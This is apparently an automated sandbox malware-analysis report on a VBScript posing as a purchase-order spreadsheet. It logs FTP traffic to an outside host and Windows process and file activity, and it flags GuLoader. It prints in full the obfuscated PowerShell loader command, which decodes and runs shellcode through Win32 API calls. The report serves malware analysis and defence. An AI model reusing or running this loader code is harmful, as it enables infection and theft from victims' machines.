Nov 28, 2022 18:48:19.006444931 CET	49819	21	192.168.11.20	185.31.121.136	PASS 2K-0}h.[5hb)
Nov 28, 2022 18:48:22.121335983 CET	21	49819	185.31.121.136	192.168.11.20	530 Login authentication failed
Nov 28, 2022 18:48:22.158265114 CET	21	49819	185.31.121.136	192.168.11.20	530 Logout.

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 1232, Parent PID: 4852

General

Target ID:	0
Start time:	18:46:42
Start date:	28/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-09784893.xlsx.vbs"
Imagebase:	0x7ff688f30000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol
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Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
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Analysis Process: cmd.exe PID: 4760, Parent PID: 1232

General

Target ID:	2
Start time:	18:46:43
Start date:	28/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c echo C:\Windows
Imagebase:	0x7ff66adc0000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
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Analysis Process: conhost.exe PID: 1172, Parent PID: 4760

General

Target ID:	3
Start time:	18:46:43
Start date:	28/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6297d0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
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Analysis Process: powershell.exe PID: 416, Parent PID: 1232

General

Target ID:	5
Start time:	18:47:03
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "\$Saudiarabiske = ""KoAEIdMedPo-CeTphYsupLnePh Eg-GrTFoyCepspeGrDTeefafSaiRenSpiPltSeiUfoSlnRa Je'DruBlisLiimInIngAx AjSmoyTesZatIneNemUg;SpuLesUniSonUngMu TrSPoyelsIntHaeKomTr.SvrKriuHenHateEgiSimKaeSh.MoiCanPitOxeterStoFepTeSAreEfrSkvFoishcGaeBesFo;FopKouBabSelStihoclV MasAfiTraRutSeiBecad MecVelSaaXysAusBr OsTSehLiwBuaKorHutAbnBeeBesBusUn1 Ce Sa[Tr[MaDAnlOmlSplVemArpSuoSerUttFr(Si""PeAuNDooVedASiPunlFo3Nd2La.cuDGeLruLCi""C)B]lBrasuVibBollsiudcWa UnsB etSualmtAfiFucBi HaeSlxTotboeTjrSunKt reiVinSotTu SpGReeAftUdSoveLarUdvCoivacTieSkKSteSayCiNlnaWempreTa(NoiNongrtCo OmNAnoTayMoiCa sPIlMa,GriApnIntAl AISSelLagSptSm6Pe9Fo,BiiUrnBetPi KrAlsFifLiainlPo,maiBenMotTr AsbTeaGagLaaNy)Ma;Sc[SoDChIdelNgI GomMiptioVarkutPa(Sa""SkgWhdBoiSe3V2Pe""Snn)Ka]BepKruRabKilIbifecSi FosBetAdaArtGriHvcEm DreHaxSatSeeAsrBrnDa AaiafnLotOv BeGNaeSotHjCamlRgiBupSasRmagCo nRe(SkiBanRatHe KoMEkuTalLa,StiaunCetEt TrGMagpyeUngAnuFi)Wo;UlbDcAelXlStlRomCipReoCarDytTr(Se""cakDieSarSenPleMalbi3Tr2si""Tr)BeJopBruYabSolAuilLacDi DisLjtSkaEmtTuiOvcBe AterexSttDreAtrFonWe FIUnnpatTaPsttVerAr SaEpinLsuMemUnSHayAbsDotaseTumSplDroAdcV oaSliStDeksBaWsa(RauSviOpnAltKo MevPe1du,MoiUnnHeter PlvSn2Ta)Du;HejCaDfOlGylRalEcmArpAnoBrrQutFe(Li""SykBaeskravnKaeMilSk3Mo2de""Di)Fa]PrpCouBebAnlAfiHycUn AlsHjtHyaDrtMiiUncPi CeeStxKytKaeAlrKonac ariBlnCatse HuGSilPsoSebEfaPlIEmDmaeSalHeeSatBreprASmtGuo FimUn(PuiAenFotDr TePTrttleDe1 To5Sa1Co)Sk;ha[BaDEvlEulTrlDemHopSaoFarNotTr(Ca""AkgPidPlifi3Sc2Re""Aa)DajSapEkuApbTalReiHacPr N osoptSraSktStiSqcAk EneAaxSptFoeTarDenSp AriSenOvtBe FISFotEnrunoAekSheBoABlnTadPaFGeiSolAnlbiPOsaAvtunhPr(DiiDdnArtKl ACeKrtLuhWi yUnlHj8B7Diu)Bi;Qu[NoDKrlUnlEklApmEmpSyoinrGltCy(Sa""seuMosPeeafRPa3Bi2ln""Ko)Un]JrpdliuRebSkINoiSncSc SpsFutstaSetFaiklcMe Uee DexUdtCoeUnJanSt iniNonFitRh GrClnlSkolnsBiePyCDalSuiMopEtbEnoTaaTarBedPa(Ku)Un;Yn[ChDagLlrlOtI CamCopSaoGhrmatBa(Sp""PawTriArNr esGapDeoAnoSplTi.BrDExrObvSp""Un)DrjOppHeulnbUnlCeIcocSt UnsSetCeaFotDjistcMe StePaxwatlaeBrrRenOv PaiStnCotRu PISencluhTeeNodTr utalDaedrJMaoPrbTr(BeitynOlitkl KnUFanAfoKovCoeStrEl2Br2Kl6Re,IniNonRetKo PiaMikWetStiWa)Mu;DdJfADUnlSllsPlVomRepNooTrChtOI(Cy""GeAANDPrVEgAlPiSelFo3Sp2Re.RyDOvLAjLRe""Do)StjTypNauRabMelPoiocBu PlsFitMiatapSciPecTa DieStxBotDreHurmenAl MliIFanBlitCi TrQMouF aeErrAryVoSHaeKorKrvTsilEckKueFaCudoAfnPrfIiiSugHe(MuiFonpitHo prRTTheEngoffEseatrFi,LiilnnGrTFu opCEnogasAc0Ti,BaiMinStiSh GrDDriSpsDepreoOvs Su,CoiRinTatln NoNPeaRupUnhLeoEr2Ho7No)Mo;Un[lnDHalafUvlAfcmCoppaasprUntTo(Co""IrwaliSknMisOvpPeoNooAalRe.SldMorklvFo""Sst)StjSejC opFouCrbBilOpiSkcSk KasOvtBlaantFriOmcMa UneSuxEntTreLyrDenBe VeifonRitCa haDCioUncGruRemDreMunWetSePFirSloLipPaeVkrPutlniTeeEnsVe (BoiAanLitWo WiFUvoTarBesat,FoiVenNitsa GrLSuaNonUsgSorBeeSi,FoiYunMitOu StSObkRerHeisevTv,FriGanTetTo BuhGheKamEx,waiAlnAntAn MeS SeaRhmrErBduaGrfTu,SeiSlnuntEx MoRReesitSpiau)Fr;DrjWhDamlRelkulTamBlpLdoChrLutBa(An""SegAddFriFr3af2Tr""No)Ga]GlpFrFubScIrlLecDo UmscatOuaNytCeIStcfo DieTjxbItMoefurkinSc FliBlnSttSi DoPmatKrVfuilmsSuiNobHelSaeAf(PeiBrnSktSt BjSsnaKutAf,PaiCynIntRo ciAPssPspKoafa, LsiSenbatsl JePRerTajSesTiiUnsTj)gsu;NyjHuDSalGalTjJlOlmSepAropirRetLe(Vi""DeuLesAfeSmrfFo3Bu2An""pa)SwjSqpAcuDibinIKrNrcBI TasUnBiaPotAn ilncCh CoeFrXPllLoeUnrPenTo HyiTunprntMa jaGPreFotBuMSkeSpsNssBeaMagAieTi(PoiinnautSi TyGTuiChrDi,TriLanHotSt AmSSitTorDoaFa,SkibanRetin PrkB eilnpPrkRoalalBo,AdiAnnAntGe UIFBeiRerNr)So;Kh[lnDHoIRiIRklGumrepfloGarlstLa(Pa""PekEseSkrArnSaeChlMe3An2ti""Jji)Ca]SapCeuCabAlfReiTocUn PesCltLiaSetOciDacCh KoeAlxUntPreDerNinCi DiiFonPitFi DuVPoiSarFotHeuOgaThlFeAUnlMolSeoDicRe(TrisknSytDo SevNe1Ko,KaiBanBetNi PrvK n2Bi,HeiBanAmtMo InvSt3Bu,CoiMunMitTr Sivti4To)Tr;BljMaDiniDeJlJlSvmMepKboMirRitVi(Gr""DiAToDboVtoAMaPMilHa3Hv2Ho.BrDDeLkaLuUn""Ru)AmjRgpKauTybVilDaiUncCh TosNetUnaMetUniBrcSe SeeNexEntlineDarBinQu AriStnSttOp RaRDoeTrgLilOvopsaDadOpKHoeFryFr(SiiPhnSatln syD ZaaHocUnrlmyBa,FaiUnnaltFo SpSSatHaoUnrPr,TiiHinPutBu NoONanEscfi)He;Po[noDCelHalBlIStmUnpUnoDarArtGi(Ge""SpgundSliMo3Sp2Pa""m)TijAlpDiuFabTrlLiChcGe PosKotHoaCetFliStcSe TreLsxRetAceUrrConBa FoiInnMitTr DdWAeiGedKaePrnfiPTjaStBlhVe(StiHanTutls TeOGabBydBauTr)St;Ra)Fj'Al;Bj \$DdTPhPawPlaRerFrtFrmvieVisDesSh3Gu=Fr[UdTpshRewKaaOnrSetPjnTreScsWosAr1Ov]Ca:Kn:frvMaiVirSetheuhHoaVelStAnuAlrFolNoc Su(So0Nu,Re1Mi0Ci4Ha8Mi5Pr7Ka6Mo,Un1Un2Fr2Br8Ce8Sm,pe6Tr4po)jo;Se '\$ReNWiaCreFggLaaAntTaePu=Mi(NoGBleMntBu-SciPatCieNemAu PDyrFooKupSleKurTrtltnyKa Tv-haPBaaExtLohLi Ch'GyHFikSuCSeUEn:FrInTvorMuekaeUotPsiSklsIneFu)SkfAneDijStlErtCaoCalHvkBlnPoiPrnNegChe BanovsMu1Ef6Fo0Ka'Ha)Ci.TiHBaeSulViaofSotBoeHonElsSliMoiKolLomSyeLnnResBr;Ft'\$FoVtoiJalkrfieiPagPesRetAereKnsSy Ne=Tr Rl[VoSccyyKns adtLeeAdmSk.OuCAdoUnnHevnoeFirNotSijOv:Ac:RaFMurZeoKmmveBBeaNysMueRe6Un4MoSSitRerStiUnnCogKI(Ga '\$StnChaGeePrgAuaLotObeFa)Me;Kv[SoSGryBesMatEmeSmmFe.crRlnuGrnLetRiiStmdeelm.KalFrmAjFleOprcroBepPrSGaeGrrSvnlniGncOveHosFa.HaMlnaVerGosFrhAnaAlIBj]Fr:El: WaCVaoVapCoyr(Un '\$HiVTriSilSwlShiSagCosartFreSlscCa.Br ca0Gs,Ru Be Cr '\$HeTRehBewBiaWorFitUnnOveUnsHysVa3Ug.By Zy '\$BiVSpisalGrIKoiS vgKrsLtlUdeDrsAd.HecMioPouAjnCttHa)Ov;MejHyTBuhPrwFyaurAntBenMaeMospasHo1InJJe:Sa:HoEtrmBiuPimFrSBrycesditBeeKamUdLaeoDrcKoaGelOp eLesGeWVi(Bo '\$feTSahSkwJoaEnrCitPrnPeeSasTossi3Bi,be Kr0De)r#hTe;"";Function Thwartness4 { param([String]\$HS); For(\$i=2; \$i -lt \$HS.Length-1; \$i+= (2+1)){ \$Sallowy = \$Sallowy + \$HS.Substring(\$i, 1); } \$Sallowy;}\$Fictioneer0 = Thwartness4 'UdlReEDIxSk '\$Fictioneer1 = Thwartness4 \$Saudia rabiske;&\$Fictioneer0 \$Fictioneer1;;
Imagebase:	0x720000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000002.268811783.0000000009190000.00000040.00001000.00020000.00000000.sdmep, Author: Joe Security
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp__PSScripPolicyTest_azt1colp.uti.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW	
C:\Users\user\AppData\Local\Temp__PSScripPolicyTest_nvcwr2p1.jka.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DA43263	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DA43263	unknown	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\u5h0ocqr	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C0AAC39	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.tmp	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.err	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C9A8792	CreateFileW

File Deleted					
File Path	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_azl1colp.uti.ps1	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvcwr2p1.jka.psm1	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.tmp	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out	success or wait	1	6C9AE04E	DeleteFileW	
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.err	success or wait	1	6C9AE04E	DeleteFileW	

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_azl1colp.uti.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C9A9B71	WriteFile	
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_nvcwr2p1.jka.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6C9A9B71	WriteFile	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs	0	1333	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 54 68 77 61 72 74 6e 65 73 73 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 41 44 56 41 50 49 33 32 2e 44 4c 4c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 53 65 72 76 69 63 65 4b 65 79 4e 61 6d 65 28 69 6e 74 20 4e 6f 79 69 73 6c 2c 69 6e 74 20 53 6c 67 74 36 39 2c 69 6e 74 20 41 66 66 61 6c 2c 69 6e 74 20 62 61 67 61 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 47 65 74 43 6c 69 70 52 67 6e 28 69	using System;using System.Runt ime.InteropServices;publi c static class Thwartness1 {[DllImport ort("ADVAPI32.DLL")]pub lic static extern int GetServiceKeyName(int Noyisl,int Sigt69,int A ffal,int бага); [DllImport("gdi32")]public static extern int GetClipRgn(i	success or wait	1	6C9A9B71	WriteFile
C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 75 35 68 30 6f 63 71 72 5c 75	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Micros oft.Net\assembly\GAC_M SIL\Syst em.Management.Automa tion\v4.0_ 3.0.0.0__31bf3856ad364 e35\Syst em.Management.Automa tion.dll" /R:"System.Core.dll" /out:"C:\ Users\user\AppData\Loc al\Temp\u5h0ocqr\u	success or wait	1	6C9A9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\u5h0cqr\u5h0cqr.out	0	454	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e	C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:" C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.	success or wait	1	6C9A9B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE\$zy C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimolInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C9A9B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility\psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspace	success or wait	1	6C9A9B71	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA4099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA4099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA4099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA4099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA4D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA4D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA4D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D9962DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA4099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA4099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA4099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA4099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D9962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6D9962DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D9962DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DA4B684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9962DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA4099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA4099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C9A9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C9A9B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C9A9B71	ReadFile
